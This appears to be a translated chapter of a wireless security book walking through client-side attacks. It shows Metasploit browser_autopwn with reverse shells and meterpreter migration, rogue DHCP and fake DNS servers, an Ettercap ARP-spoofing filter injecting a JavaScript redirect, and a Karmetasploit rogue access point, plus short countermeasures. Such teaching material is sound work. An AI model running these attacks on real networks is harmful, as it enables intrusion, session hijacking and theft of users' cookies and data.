Darwin现在启动Hamster和Ferret两个程序，把它们设置为监控模式接口，然后看着数据包计数开始递增。很快，Hamster就截获到有人正在进行HTTP会话的认证。Darwin不知道这个人下一步想做什么：阅读电子邮件？某人在Amazon（亚马逊）网站上网购的历史？Darwin按电子邮件的链接提示操作了一下，只见对方一阵鼠标点击之后，看到他正在阅读某人的Yahoo（雅虎）电子邮件。他一边重置受害者的Facebook（脸谱）认证证书，一边想：“什么时候Yahoo能赶上谷歌，并后用完整的SSL支持呀？”

也就在这个时候，他意识到他要面试的申请人快要出现了。他导出他的cookies文件<sup>②</sup>到安全的地方，然后想了一些聪明的面试问题。最后一件他所担心的事是断开连接，Darwin知道很少有人会在访问结束后断开网络应用的连接。

---

① Slashdot是创办于1997年的一个著名的科技新闻网站，它的稿件都是由读者投稿，编辑审核后发表。该网站的特色在于它的读者留言，通常情况下，每条新闻有几百条读者留言，多的可以达到上千条，甚至几千条，留言比新闻本身提供更多的信息，许多人都是为了看留言而访问该网站。——译者注

② 一种通过浏览器在客户端记录数据的一种方式，主要记录用户关于所访问网站的私人信息，如该人在什么时候，访问过该网站多少次。——译者注

## 第 5 章

# 攻击 802.11 的无线客户端

最近，随着采用 WPA 的增多，攻击 802.11 网络已变得更加困难。以前那种只要假以时日就可以攻破 802.11 网络的日子已经一去不复返了。这种攻击上的困难导致黑客对攻击 802.11 客户端，而不是攻击网络产生了更大的兴趣。

客户端攻击是独特的，因为它们往往发生在协议栈的多个层次中。在最上层是应用层的攻击。这些是大家看惯了的东西：QuickTime 软件中的 bug<sup>①</sup>、Flash 软件中的 bug 等。吸引客户端攻击兴趣的不是这么多的用来获得代码执行的“bug 时代”，而是向攻击者提供操作客户端数据通信所需要的协议层的控制。这些常见的方式包括：钓鱼、DNS 劫持、ARP 欺骗。

本章带你剖析一个客户端攻击。我们将从协议最高层（应用层）的攻击开始，然后向下层展开。本章结束时，你就会有一个完整的理解，从而知道攻击中某一操作发生在协议栈的哪一层上，以及什么工具负责这样的控制操作。

### 5.1 攻击应用层

本章上半部分发生在一个典型的家庭网络中，网络中的 IP 地址范围是 10.0.1.1 ~ 10.0.1.24。我们的 Linux 攻击主机 IP 地址是 10.0.1.9，所有客户端的默认网关是 10.0.1.1（如图 5-1 所示）。在本节中，我们是通过 802.11 还是通过以太网连接网关是无关紧要的。在本章的后半部分，我们详细阐述了特殊的 802.11 攻击，该攻击可以有效地和本节描述的基本 MITM 方法合并在一起。

#### 应用层的攻击

流行性	10
难易度	8
影响力	10
危险级	9

在一个典型的客户端攻击中，攻击者从应用程序级漏洞中获得代码的执行。这些类型漏洞

① bug，早期主要指软硬件中的设计或编程中的错误，现在还包括了设计缺陷并可以被用来进行网络攻击的漏洞。——译者注

的包括：CVE-2009-0519（这是 Adobe 公司的 Flash 播放器中的一个缺陷）和 CVE-2008-5353（这是 Java 反序列化引擎中的一个有趣的缺陷）。本节主要解释 Metasploit 的 browser\_autopwn 功能，而不是攻击上述这种特定的 bug，因为后者永远都只是一个暂时的办法，它的 bug 随着软件的升级而消失。



图 5-1 受害者网络的布局

注：攻击者左上角企鹅图标表示 Linux 操作系统；受害者左上角图标表示 OSX 和 Windows 操作系统。

## 安装 Metasploit

下面的部分涵盖了有关下载最新的 Metasploit 的描述，其中包括一些可选功能，如 pcaprub 和 ruby-lorcon。二者都用于 802.11 数据包注入和捕获。这里的演示假设你已经下载并安装了最新的 lorcon（目前的版本是 2）。有效的下载地址是：<https://802.11ninja.net/svn/lorcon/trunk>。

**提示** 其中的 README 文件包含了程序的详细说明，以避免万一你遗漏了那一条先决条件，如 lorcon 本身或 ruby-dev。

首先，检查最新的 Metasploit 的子版本号：

```
[~]$svn co http://metasploit.com/svn/framework3/trunk msf3
```

其次，编译连接外部 ruby-lorcon 的外部模块：

```
[~]$ cd msf3/external/ruby-lorcon2/  
[~/msf3/external/ruby-lorcon2]$ ruby extconf.rb make && sudo make install
```

随后，编译连接 pcaprub 模块：

```
[~/msf3/external/ruby-lorcon2]$ cd ../pcaprub/  
[~/msf3/external/pcaprub]$ ruby extconf.rb && make && sudo make install
```

你需要在本次会话期间（这是管理员用户的一种特权操作）绑定到 80 端口，所以你必须以 root 用户启动 msfconsole 程序：

```
[~/msf3/external/pcaprub]$ cd ../../  
[~/msf/msf3/trunk]$ sudo ./msfconsole
```

## browser\_autopwn 的用法

Metasploit 的 browser\_autopwn 功能是一个模块，该模块可以方便地将大部分客户端 bug 以 Metasploit 树结构的方式展示出来。要启动 browser\_autopwn，我们输入：

```
msf > use auxiliary/server/browser_autopwn
```

下一步，我们设置一些全局 AUTOPWN 选项，这些常量参数将被其他模块在随后引用。

```
setg AUTOPWN_HOST 10.0.1.9
setg AUTOPWN_PORT 55550
setg AUTOPWN_URI /ads
```

主机 (AUTOPWN\_HOST) 和端口 (AUTOPWN\_PORT) 这两个选项明确地说明了 AUTOPWN 服务将运行在哪台主机上。按通常惯例，你可能认为应该是端口 80，但我们随后要使用别的端口。AUTOPWN\_URI 选项详细说明了特殊的 URL，它是我们为了获得弹出将客户端发送到的一个地址。此 URL 应是无害的，如 /ads。随着全局选项已设置，我们需要设置两个局部选项：

```
set SRVPORT 55550
set URIPATH /ads
```

这些局部选项用于 browser\_autopwn 模块。最后，我们告知 AUTOPWN 模块哪里指向我们的反向连接的 shell 程序：

```
set LHOST 10.0.1.9
set LPORT 45000
```

现在是启动 browser\_autopwn 的时候了：

```
msf auxiliary(browser_autopwn) > run
[*] Auxiliary module running as background job
msf auxiliary(browser_autopwn) >
[*] Starting exploit modules on host 10.0.1.9...
[*] ---
[*] Starting exploit multi/browser/firefox_escape_retval with
payloadgeneric/shell_reverse_tcp
-
[*] --- Done, found 11 exploit modules
[*] Using URL: http://0.0.0.0:55550/ads
[*] Local IP: http://10.0.1.9:55550/ads
```

正如你从输出信息中所看到的，这个版本的 Metasploit 装载了 11 个独特的客户端漏洞。如果可以以某种方式把受害主机指向 http://10.0.1.9:55550/ads，那么 AUTOPWN 模块将在可能的范围内自动检测客户端，并发送一个可能的漏洞。该客户端是使用 JavaScript 和 User-Agent (用户代理) 解析的版本。

使用最新版本 (但显然不是最新的) 的 Mac 主机，如果我手动使 Safari 指向 AUTOPWN 服务器，那么它会发送给我一个 .mov 文件。如果我打开该文件，那么可以得到以下关于 msfconsole 的公告：

```

[*] Request '/ads' from 10.0.1.100:60355
[*] Request '/ads?sessid=TWfjTlNYonVuZGVmaW5lZDplbmRlZmluZWQ6ZW4tdXM6O
lNhZmFyaTo0LjAuMzo%3d' from 10.0.1.100:60355
[*] JavaScript Report: MacOSX:undefined:undefined:en-us::Safari:4.0.3:
[*] No database, using targetcache instead
[*] Responding with exploits
    adding: 4GjKCrg9.mov (deflated 14%)
    adding: __MACOSX/.4GjKCrg9.mov (deflated 87%)
[*] Command shell session 1 opened (10.0.1.9:54816 -> 10.0.1.100:60454)

```

太棒了！我们刚刚得到一个 shell。让我们用参数 `session -l` 检查会话列表：

```

msf auxiliary(browser_autopwn) > sessions -l
Active sessions
1 Command shell 10.0.1.9:54816 -> 10.0.1.100:60454

```

现在就用 `Session -i` 转换到弹出的 Mac：

```

msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...
id
uid=501(johnycsh) gid=20(staff)
groups=20(staff),101(com.apple.sharepoint.group.1),98(_lpadmin),81
(_appserveradm),102(com.apple.sharepoint.group.2),79(_appserverusr),
80(admin)

```

**注意** 有一个完整的章节涵盖了与弹出 OS X 对话框有关的重要情节，请参阅第 6 章。

同样的，如果我将一个过时的 XP 对话框指向这个邪恶的 URL 地址，那么我会在 `msfconsole` 上得到如下的输出：

```

[*] Request '/ads' from 10.0.1.7:1203
[*] Sending Microsoft Internet Explorer Data Binding Memory Corruption
init HTML to 10.0.1.7:1234...
[*] Heap spray mode
[*] Sending stage (718336 bytes)
[*] Meterpreter session 2 opened (10.0.1.9:54546 -> 10.0.1.7:1248)

```

太棒了！另一个 shell，让我们检查一下：

```

msf auxiliary(browser_autopwn) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > getpid
Current pid: 384
meterpreter > ps
Process list
=====
PID   Name                Path
---   ---                ---
220   Explorer.EXE        C:\WINDOWS\Explorer.EXE
..
316   spoolsv.exe         C:\WINDOWS\system32\spoolsv.exe
384   IEEXPLORE.EXE      C:\Program Files\Internet Explorer\IEEXPLORE.EXE

```

看起来我们能够在 IE 里执行代码了。经验告诉我，用户很可能厌烦了 IE 一贯如此滑稽的表现（浏览器通常会在做各类操作的时候，为了它的堆（heap）操作而消耗大量内存），所以在 IE 中的线程被用户杀死之前，把 meterpreter 会话迁移到一个更诱人的主机进程中：

```
meterpreter > migrate 316
[*] Migrating to 316...
[*] Migration completed successfully.
```

现在，我们迁移到了一个相对安全的进程（spoolsv）中，当用户杀死浏览器时，我们也不必担心会同时杀死我们的 meterpreter 会话。

**提示** 在一个被破坏的 Windows 对话框上所执行的一系列令人兴奋的操作，请参阅第 7 章。

我们对这些例子的兴趣很显然不是可以弹出一个故意指向恶意网页的客户端，而是 AUTOPWN 模块设法自动检测哪些客户端正在使用，然后就可以发送适当的攻击和有效载荷。不是处理特定的漏洞，至于本章其余部分，我们只是使用 browser\_autopwn 模块。在我们走向弹出客户端的过程中，下一步的操作是从手动让受害者去访问进攻网页中摆脱出来，要做到这一点，我们需要通过控制他们的 DNS 来完成。

## 5.2 使用一个邪恶的 DNS 服务器攻击客户端

要想让他们发送他们的 DNS 数据包到我们所控制的服务器，引领受害者信服地访问我们预设的恶意网页是一种流行方式。还有一种方式是利用 XSRF 漏洞远程攻击一个路由器的网络接口。在这两种技术中，无论哪一种都能利用你所希望的任何域（domain）。因此，当用户输入 www.cnn.com 时，她可以被重定向到你预设的邪恶页面。本节介绍如何设置一个 DHCP 服务器。本章后面将详细解释 XSRF 技术。

### 通过 DHCP 设置恶意的 DNS

流行性	7
难易度	7
影响力	7
危险级	

Metasploit 当前还没有集成到假的 DHCP 中。我们需要自己手动安装和配置。幸运的是，DHCP 服务器是一个轻量级的服务器，所以配置起来并不麻烦。下面的命令将在标准的 Linux 命令行上安装一个 DHCP 服务器：

```
[~]$ sudo bash
[~]# apt-get install dhcp3-server
```

默认情况下，Ubuntu 需要我们重启系统后才会执行这一操作。我们可以用下面的命令避免重启操作：

```
[~]# update-rc.d -f dhcp3-server remove
[~]# cd /etc/dhcp3
[/etc/dhcp3]# mv dhcpd.conf dhcpd.conf.stock
[/etc/dhcp3]# vim dhcpd.conf
```

然后，你将需要制作一个 `dhcpd` 文件，步骤看起来和下面的类似：

```
option domain-name-servers 10.0.1.9;
#the domain-name-server should obviously be your evil DNS sever
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;

subnet 10.0.1.0 netmask 255.255.255.0 {
  range 10.0.1.100 10.0.1.200;
  option routers 10.0.1.1;
  #in this case our ip was 10.0.1.9, your IP will almost certainly vary
  option domain-name-servers 10.0.1.9;
}
```

你需要关注的事情是网络的子网和关联的 IP 地址。该地址范围为 10.0.1.0 ~ 10.0.1.24。一定要适当地修改配置文件，一旦设置完毕，就可以在前台运行 DHCP 服务器。

```
[root@phoenix:/etc/dhcp3]$ dhcpd3 -cf ./dhcpd.conf -d
Internet Systems Consortium DHCP Server V3.1.1
Sending on LPF/eth0/00:c0:9f:c3:af:05/10.0.1/24
```

现在，如果在该子网上的用户请求一个 DHCP lease (DHCP 租约) 认证 (或者无线客户端关联，或者有有线客户端开机等操作)，DHCP 服务器会与一个合法的 DHCP 服务器进入一场竞赛。经验表明，Linux 的 DHCP 服务器通常会赢得这场比赛。这种结果可能是由于大多数 SOHO 路由器的功率相对较低，或者是由于企业级 DHCP 服务器通过广域网链接的往返时间相对慢。如果你发现自己输掉这场比赛，那么优化 `dhcpd` 快速反应可能对你的时间是一个有价值的投资。

## ❶ 恶意 DHCP 服务器应对措施

你不仅不可以验证 DHCP/ BOOTP 的通信数据包，而且也没有很好的可供选择的办法。避免遭遇一个坏的 DNS 服务器的最简单的方法是静态设置 DNS 服务器。在非常小的网络上，静态分配 IP 地址可能是实用的，但对于中等规模的网络来说，这个任务将是不可能的。

## 💧 运行来自 Metasploit 的邪恶的 DNS 服务器

流行性	5
难易度	8
影响力	5
危险级	6

既然我们已经设置了 DHCP 服务器，那么我们需要在用户请求一个 DHCP 地址租约之前运

行一个邪恶的 DNS 服务器。运行最简单的 DNS 服务器是内置在 Metasploit 上的。

Metasploit 有一个只是用于临时场合的简单的 DNS 服务器模块。默认情况下，该服务器会使客户端重定向到指定的地址。从 msfconsole 上启动该服务器很简单：

```
msf auxiliary(browser_autopwn) > use auxiliary/server/fakedns
msf auxiliary(fakedns) > run
[*] Auxiliary module running as background job
```

我们现在需要做的是等待客户端续订一个 DHCP 租约。当有 DHCP 租约出现时，我们将在我们的 DHCP 服务器窗口中看到以下类似的内容：

```
DHCPDISCOVER from 00:0e:35:e9:c9:5b via eth0
DHCPOFFER on 10.0.1.100 to 00:0e:35:e9:c9:5b (grumblosaurus) via eth0
DHCPREQUEST for 10.0.1.100 (10.0.1.9) from 00:0e:35:e9:c9:5b (grumblosaurus)
via eth0
DHCPCACK on 10.0.1.100 to 00:0e:35:e9:c9:5b (grumblosaurus) via eth0
```

随即，我们可能会看到一些诸如下面的 DNS 查询，

```
*] DNS 10.0.1.2:54727 XID 5624 (IN::A update.microsoft.com)
[*] DNS 10.0.1.2:52737 XID 49062 (IN::A safebrowsing.clients.google.com)
[*] DNS 10.0.1.100:1081 XID 59478 (IN::A www.google.com)
[*] DNS 10.0.1.100:1081 XID 35409 (IN::A fxfeeds.mozilla.com)
DNS 10.0.1.100:1081 XID 19025 (IN::A www.slashdot.org)
```

到目前为止看起来还不错，但当用户浏览到 Slashdot 时会发生什么？不幸的是，并不是很多。虽然 DNS 被重定向，但我们的 AUTOPWN 服务器侦听 55550 端口，而不是 80 端口。此时，受害者正试图连接到一个关闭的端口。

我们现在需要在端口 80 进行侦听，处理任意的 URL 重定向到我们的 AUTOPWN 模块。实现这一功能的模块称为 `http_capture`。

```
msf auxiliary(fakedns) > use auxiliary/server/capture/http
```

因为我们已经设置了全局的 AUTOPWN 选项，所以这个模块不需要新的配置：

```
msf auxiliary(http) > run
[*] Auxiliary module running as background job
```


**提示** `http_capture` 模块有窃取用户的 cookies、定制标题等多个先进功能。检查选项和 `data/exploits/capture/http/index.html` 文件，就可以开始了。

现在，当用户浏览到某个页面时，DNS 将他重定向到我们的端口 80，`http_capture` 模块将与他进行交互。`http_capture` 将为受害者提供一个页面，页面包括以下内容：

- 一个定位到 `data/exploits/capture/http/index.html` 文件的模板。
- 一个指向 AUTOPWN 模块的 HTML 语言的 `<iframe>` 页面元素。
- 一系列 `<iframe>` 形式的表单提交页面：`http://www.someservice.com:80/forms.html`。

当前模板是一个相当讨厌的黑白色的“Loading (载入中)……”信息，如下所示。你或者

可以通过编辑该文件，或者设置模板选项使之指向别的页面来改变或更换它。AUTOPWN 中的 iframe 很显然是用于在客户端弹出一个新窗口，随后的一系列 iframe 是为你提供了窃取尽可能多的 cookies 的一个高明的技巧。



Web 浏览器通常不愿意返回 cookies 到一个脚本中，除非该脚本源自同一个域的服务器，这就是所谓的同源政策。我们可以绕过这一原则是，因为我们就是 DNS 服务器，所以就浏览器而言，对于每个 cookies 请求，我们是相同的源（例如，受害者认为我们就是 www.google.com, www.ebay.com 等）。

下面是以前显示弹出的客户端生成的一个输出片段：

```
[*] HTTP REQUEST 10.0.1.102 > www.slashdot.org:80 GET / Windows IE 7.0
[*] HTTP 10.0.1.102 attempted to download an ActiveX control
[*] Sending exploit HTML to 10.0.1.102:2660 token=start...
[*] Heap spray mode
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.0.1.9:64102 -> 10.0.1.102:2679)
```

## ❶ 恶意 DNS 服务器应对措施

避免这种攻击的最实际的办法是静态设置 DNS 服务器。虽然这种技术不一定会阻止攻击，但它能使攻击速度慢下来。当对方意识到 DNS 请求是到一个固定 IP 的服务器时，对方也会相应地调整他的网络设置。静态 DNS 服务器的好处是：静态 DNS 服务器与静态 ARP 的设置（它在很大程度上是不可行的）不同，这种设置通常不会引起很多麻烦。

### 5.3 Ettercap 支持内容修改

获取源地址和目的地址之间的通信数据包的另一项技术是 ARP 欺骗。ARP 欺骗的选择工具是 Ettercap 软件。

#### ARP 欺骗和内容注入

流行性	8
难易度	7
影响力	7
危险级	7

Ettercap 广泛支持插件和模块，并可以容易地用来强制客户端访问我们的 http\_capture 模块。我们将使用 Ettercap 过滤器做这件事情：

```
[~]# cat javascript_inject.etter
if (ip.proto == TCP && tcp.dst == 80)
{
    if (search(DATA.data, "Accept-Encoding"))
    {
        replace("Accept-Encoding", "Accept-Rubbish!");
        msg("changed Accept-Encoding!\n");
    }
}
```

该过滤器的第一部分对从浏览器发出的 HTTP 请求进行检测，并破坏浏览器已接收的代码，阻止服务器利用回复中的压缩内容，令注入操作变得不可行。

```
if (ip.proto == TCP && tcp.src == 80)
{
    replace("<BODY", "%*x000D<BODY
onload=\"javascript:document.location.href='
http://10.0.1.9/dbclick.html'\"><XSS a=");
    replace("<body", "%*x000D<body
onload=\"javascript:document.location.href='
http://10.0.1.9/dbclick.html'\"><XSS a=");
    msg("Filter executed .\n");
}
```

该过滤器的第二部分寻找返回的 HTML 中的 <body> 标签。它用一个 <body> 标签代替这些标签，<body> 标签包含一个 JavaScript 装载事件 (onload)，该事件将重定向浏览器。在前面的脚本中，只要点击正确的服务器，任何路径都是有效的，因为 http\_capture 模块会抓住它并响应。你可以用另一个无害的文件名替换 dbclick.html。

然而，在 Ettercap 可以利用此过滤器之前，我们需要对它进行编译：

```
[~]# etterfilter ./javascript_inject.etter
etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA
...
->
```

下面的命令将 Ettercap 重定向到 10.0.1.1（默认路由器）和其他人之间的所有通信数据包。此命令首先将向我们发送所有打算用于因特网的通信数据包。一旦我们得到了它，Ettercap 要么未修改就转发，要么通过我们的过滤器运行 HTTP 通信。

```
[~]# ettercap -T -M arp:remote /10.0.1.1/ // -F ./ettercap_filters/filter.ef
-i wlan1
```

**提示** 当在一个基于 mac80211 的系统上使用 Ettercap 时，务必指定接口。

在几个来自 Ettercap 的“执行过滤器”信息之后，我们应该得到一些到 Metasploit 里的 http\_redirect 模块的请求：

```
Filter executed .
Filter executed .
```

之后不久，msfconsole 里的信息表明我们有来访者：

```
[*] HTTP REQUEST 10.0.1.104 > 10.0.1.9:80 GET /dbclick.html Windows FF
1.8.1.14
[*] Responding with exploits
```

如果你看不到 Ettercap 过滤器消息和 Metasploit 漏洞利用攻击尝试之间的紧密通信，不要担心。Ettercap 过滤器是一个迟钝的工具。许多替代工具实际上不会导致浏览器重定向。然而在访问一些网页后，JavaScript 的有效载荷将登录，你的客户将重定向。

## 一 ARP 欺骗的应对措施

实际上有多种方法可以防止受到 ARP 欺骗攻击。一种是设置一个静态 ARP 入口。当我们参加黑客大会的时候，这种技术经常会被推荐。另一种是利用 VPN 技术。

幸运的是，arp 命令在 Windows、Linux 和 OS X 上是类似的。在所有这些平台上，可以使用 arp -a 查看 ARP 表，可以通过输入 arp -s 设置一个静态 ARP 入口。下面的示例向你演示如何查询 ARP 表，并输入一个静态设置：

```
$ arp -a
? (192.168.2.1) at 00:16:b6:16:a0:c5 on en1 [ethernet]
```

在这种情况下，假设 192.168.2.1 是默认网关，并且你没怀疑它目前已被别人破坏。为了使这个 ARP 入口是静态的并防止 ARP 中毒攻击，你可以输入以下内容：

```
$ sudo arp -s 192.168.2.1 00:16:b6:16:a0:c5
$ arp -a
? (192.168.2.1) at 0:16:b6:16:a0:c5 on en1 permanent [ethernet]
```

**提示** 在 Windows 上，使用 arp 命令时用破折号而不是冒号指定 MAC 地址。

当然，棘手的方面是确定你应该用 ARP 入口做什么。当处理 802.11 时，你的 ARP 入口常常或一次性地等于网络的 BSSID。在以太网上，入口可以是任何东西。不需要关于真正的上游路由器的先验知识，你能做得最好的事情是连接、检查入口并使其静态。当你这么做的时候，你假设你最初没有受到 ARP 中毒攻击。

## 5.4 使用 Karmetasploit 动态生成非法接入点和恶意服务器

2004年, Dino Dai Zovi 和 Shane Macaulay (K2) 提出了一个革命性的工具, 称为 KARMA。该工具旨在引诱客户端进入攻击者的接入点和受到操纵的网络环境中。在此工具之前, 如果你想引诱客户端访问一个恶意的接入点, 您只需将 SSID 设置成某些比较有诱惑力的名称, 并希望用户手动连接到你的网络。Dino 和 Shane 意识到这种方法是非常低效的, 因为客户端在 Probe Request (探测请求) 数据包中广播他们想连接的 SSID。所有你需要做的就是动态设置基于这些探测的 SSID, 你将满足客户寻找要加入网络的最大标准。他们实施的这种攻击称为 KARMA。

复杂的问题是在模拟网络上使用加密和认证。由于 KARMA 引诱客户端进入攻击者所建立的恶意 AP 环境, 因此它需要满足客户的要求。这些要求已经随着时间的推移而改变, 因为操作系统供应商意识到了安全漏洞, 并向自己的客户介绍。

Dino 和 Shane 指出, 在 Windows XP SP2 和以前的系统下, 如何处理无线网络的一个致命的缺陷: 操作系统将接受一个带 KARMA 的网络模拟, 而不管客户端的加密和身份验证设置。举例来说, 如果 Windows XP SP2 系统有一个需要 WPA2/CCMP 加密和 PEAP 验证的 SSID 为 “corpnet”, 那么攻击者可以通过创建一个带 SSID “corpnet” 的开放网络来模拟系统。只要攻击者使用的 SSID 和客户端上配置的 SSID 相匹配, Windows XP SP2 系统就会当做一个合法的网络愉快地接受 KARMA 的广告。

这种行为在 Windows XP SP3、Windows Vista 和 Windows 7 上有所改变。在 Windows XP SP3 和更高版本中, 客户端需要为它要漫游网络设置加密和身份验证, 来匹配本地配置的选项。这种新行为与 OS X 的设备相匹配, 为了使加密网络有效地击败 KARMA 攻击, 加密网络里的密钥是未知的。不过, 如果一个开放网络在它们的首选网络列表中 (考虑你曾经连接到 attwifi、PANERA 或免费公共 WiFi 上的组织中的用户数量), 那么 Windows XP SP3 和更高版本以及 OS X 客户端仍然容易受到 KARMA 的攻击。KARMA 将模拟此网络, 并愉快地接受你的客户端, 他们认为这个网络是突然可以利用的。

复杂的地方存在于 XP 客户端和第三方无线堆栈的行为。在 Windows XP 系统上, 如果驱动器制造商希望添加额外的功能到无线堆栈里, 那么他们不得不更换自己的无线零配置 (Wireless Zero Configuration, WZC) Windows XP 的本地无线堆栈, 这样产生了许多来自 Cisco、Intel、Atheros、Broadcom、Linksys、Belkin 的更多的第三方无线堆栈。通过强制执行所希望的首选网络入口加密设置, Windows XP SP3 和更高版本的系统击败了 KARMA 攻击, 但是每个第三方堆栈的行为都是慎重的, 留下许多尽管使用了补丁和最新的 Windows XP 系统但还是易受到攻击的设备。

### XP 机顶盒和随机的 SSID

长时间盯住 802.11 数据包, 你会最终看到一个客户端发出一个看似随意的 SSID 的探测请求。当用户的首选网络都不在范围内时, Windows XP SP2 和以前的版本将网卡置于 Parked 模式。Windows XP 这样做的原因很可能不是为了降低网卡的功率和定期重新初始化它来执行后台扫描, 而是把 SSID 设置成不太可能在该地区的事

物只是更容易些。


当然，当这些“休眠”网络中的某一个实施探测时，使用 KARMA 做出回复是容易的，但这会使 Windows XP SP2 的机顶盒身处很大的风险中，更有趣的是，如果 KARMA 成功地诱骗了一个“休眠”状态的 Windows XP SP2 机顶盒，则操作系统即使没有成功连接，也会显示出接口状态。这时你不仅欺骗了本来就毫不怀疑的客户，而且如果该客户端愿意不嫌麻烦地检查网络状态，它会呈现出掉线的状态。

唯一使这些“休眠”的客户端还算不那么不堪一击的是，在进入休眠模式之前，这些处于“休眠”模式的 SSID 加密算法的设置，都是对所探测的网络中继承过来的。如果客户端在进入“休眠”模式之前正在访问“SecureCorpNet 网站”，那么你需要知道加密设置（包括密钥）才能继续更多的操作。当休眠之后，如果客户端正在控制“Free Public Wifi 网络”或“linksys 网站”，你可能根本就不需要考虑加密算法的设置。

KARMA 的最初实现包括一个 madwifi 驱动程序的补丁。不幸的是，此补丁程序难以维护，因为在 Linux 无线驱动程序中不断大量地粗制滥造。后来 madwifi 补丁程序被废弃，因为 hirte（一个 Aircrack-ng 开发人员）以 airbase-ng 的形式实施了一个更好的解决方案。然后，将 KARMA 打包的恶意服务器连接到 Metasploit。这个 airbase-ng 和 Metasploit 客户端攻击工具的结合就是通常所说的 Karmetasploit。

airbase-ng 是一个用户级工具，它使用监控模式和注入来寻找客户端发出的 Probe Request（探测请求）数据包，然后发送 Beacons（信标），使它看起来好像是在范围内被探测的 AP。一旦客户端与我们的用户级 AP 发生联系，我们就完全控制了通信。此时，每当客户端启动一个 Web 浏览器、电子邮件客户端或诸如此类，他就会被定向到一个 Metasploit 上实施的恶意服务器。

在我们以 airbase-ng 开始之前，我们需要稍微重组我们的网络。在上一节中，我们只是一个客户端，连接到 10.0.1.x 子网上的网络上。在本节中，我们要改变它。从这点出发，我们要在 192.168.1.X 网上创建我们自己的网络与自己的默认网关，如下图所示。下面的例子中使用的 dhcpd.conf 和 KARMA.rc 文件可以在书中的配套网站找到。





## airbase-ng 产生的恶意的 AP

流行性	5
难易度	6
影响力	6
危险级	6

我们需要做的第一件事情是下载并安装 airbase-ng:

```
[~]$ wget http://download.aircrack-ng.org/aircrack-ng-1.0.tar.gz
[~]$ tar -zxf aircrack-ng-1.0.tar.gz
[~]$ cd aircrack-ng-1.0
[~/aircrack-ng-1.0]$ make && sudo make install
```

**提示** 关于 Aircrack-ng 和 airbase-ng 工具的更高版本, 务必检查 aircrack-ng.org 网站。

运行安装后, Aircrack-ng 套件(由许多单独的二进制文件组成)将位于 /usr/local/bin 中, airbase-ng 是此套件的一部分。

```
[root@phoenix:~/aircrack-ng-1.0-rc3]$ ls /usr/local/sbin

airbase-ng  airdriver-ng  aireplay-ng  airmon-ng  airodump-ng  aircserv-ng
airtun-ng
```

现在我们需要配置我们的无线接口, 然后启动 airbase-ng。首先, 让我们的无线接口进入监控模式:

```
[~/]$ airmon-ng start wlan1 1
Interface      Chipset      Driver
wlan1          Atheros      ath5k - [phy3]
               {monitor mode enabled on mon0}
```

现在我们启动 airbase-ng 来动态创建客户正在寻找的 Beacon (信标) 数据包。airbase-ng 动态响应 Probe Requests (探测请求) (-P) 并用 60 秒 (-C 60) 为所探测的 SSID 设置信标。接下来的参数是静态的 SSID 广播, 以及监控模式接口。

```
[~/]$ airbase-ng -P -C 30 -e "Free Wifi" -v mon0
15:33:16 Created tap interface at0
15:33:16 Trying to set MTU on at0 to 1500
15:33:16 Access Point with BSSID 00:12:17:79:1C:B0 started.
```

**提示** airbase-ng 包含许多额外的功能, 检查手册页的命令行选项。

airbase-ng 通过创建一个虚拟的 Linux TUN/TAP 接口进行工作, 默认为 at0。这个接口上运行的程序将数据传送到 airbase-ng, 然后 airbase-ng 将数据发送到所有相关的客户端。让 airbase-ng 运行, 并在另一个终端配置 at0:

```
[~]$ ifconfig at0 192.168.1.1 netmask 255.255.255.0
[~]$ dhcpd3 -cf /etc/dhcp3/ch6-dhcpd-192x.conf -d at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
Listening on LPF/at0/00:12:17:79:1c:b0/192.168.1/24
```

我们现在有一个 DHCP 服务器正在监听 airbase-ng 的 tap 接口。所有我们需要做的是在一个配置里重新运行 Metasploit，该配置类似于我们在本章前面进行的设置。这一次，我们只是可以从一个文本文件中加载所有命令，而不是输入它们。这个文件在书的配套网站 (<http://www.hackingexposedwireless.com>) 上。

```
./msfconsole -r ./ch6-karma-192x.rc
```

**提示** 例子中的 DHCP 和 KARMA 配置文件也在这本书的配套网站上。

如果任何无线客户端都在范围之内，那么在我们开始从 airbase-ng 得到类似以下输出之前，我们不需要等太久。

```
16:40:20 Got directed probe request from 00:22:5F:47:4F:53 - "d-link"
16:40:20 Got an auth request from 00:22:5F:47:4F:53 (open system)
16:40:20 Client 00:22:5F:47:4F:53 associated (unencrypted) to ESSID: "d-link"
```

在此之后不久，我们将看到 DHCP 服务器分配一个 IP 地址：

```
DHCPDISCOVER from 00:22:5f:47:4f:53 via at0
DHCPOFFER on 192.168.1.100 to 00:22:5f:47:4f:53 (johnycsh-HPWIN7) via at0
```

然后，当用户尝试随时随地浏览时，Metasploit 开始行动，利用相同的 fakedns 工具，然后是 http\_capture 工具，再后是 browser\_autopwn 工具，如本章 5.1 节所讲的那样操作。

```
[*] Sending Firefox 3.5 escape() Return Value Memory Corruption
to 192.168.1.100:1607...
```

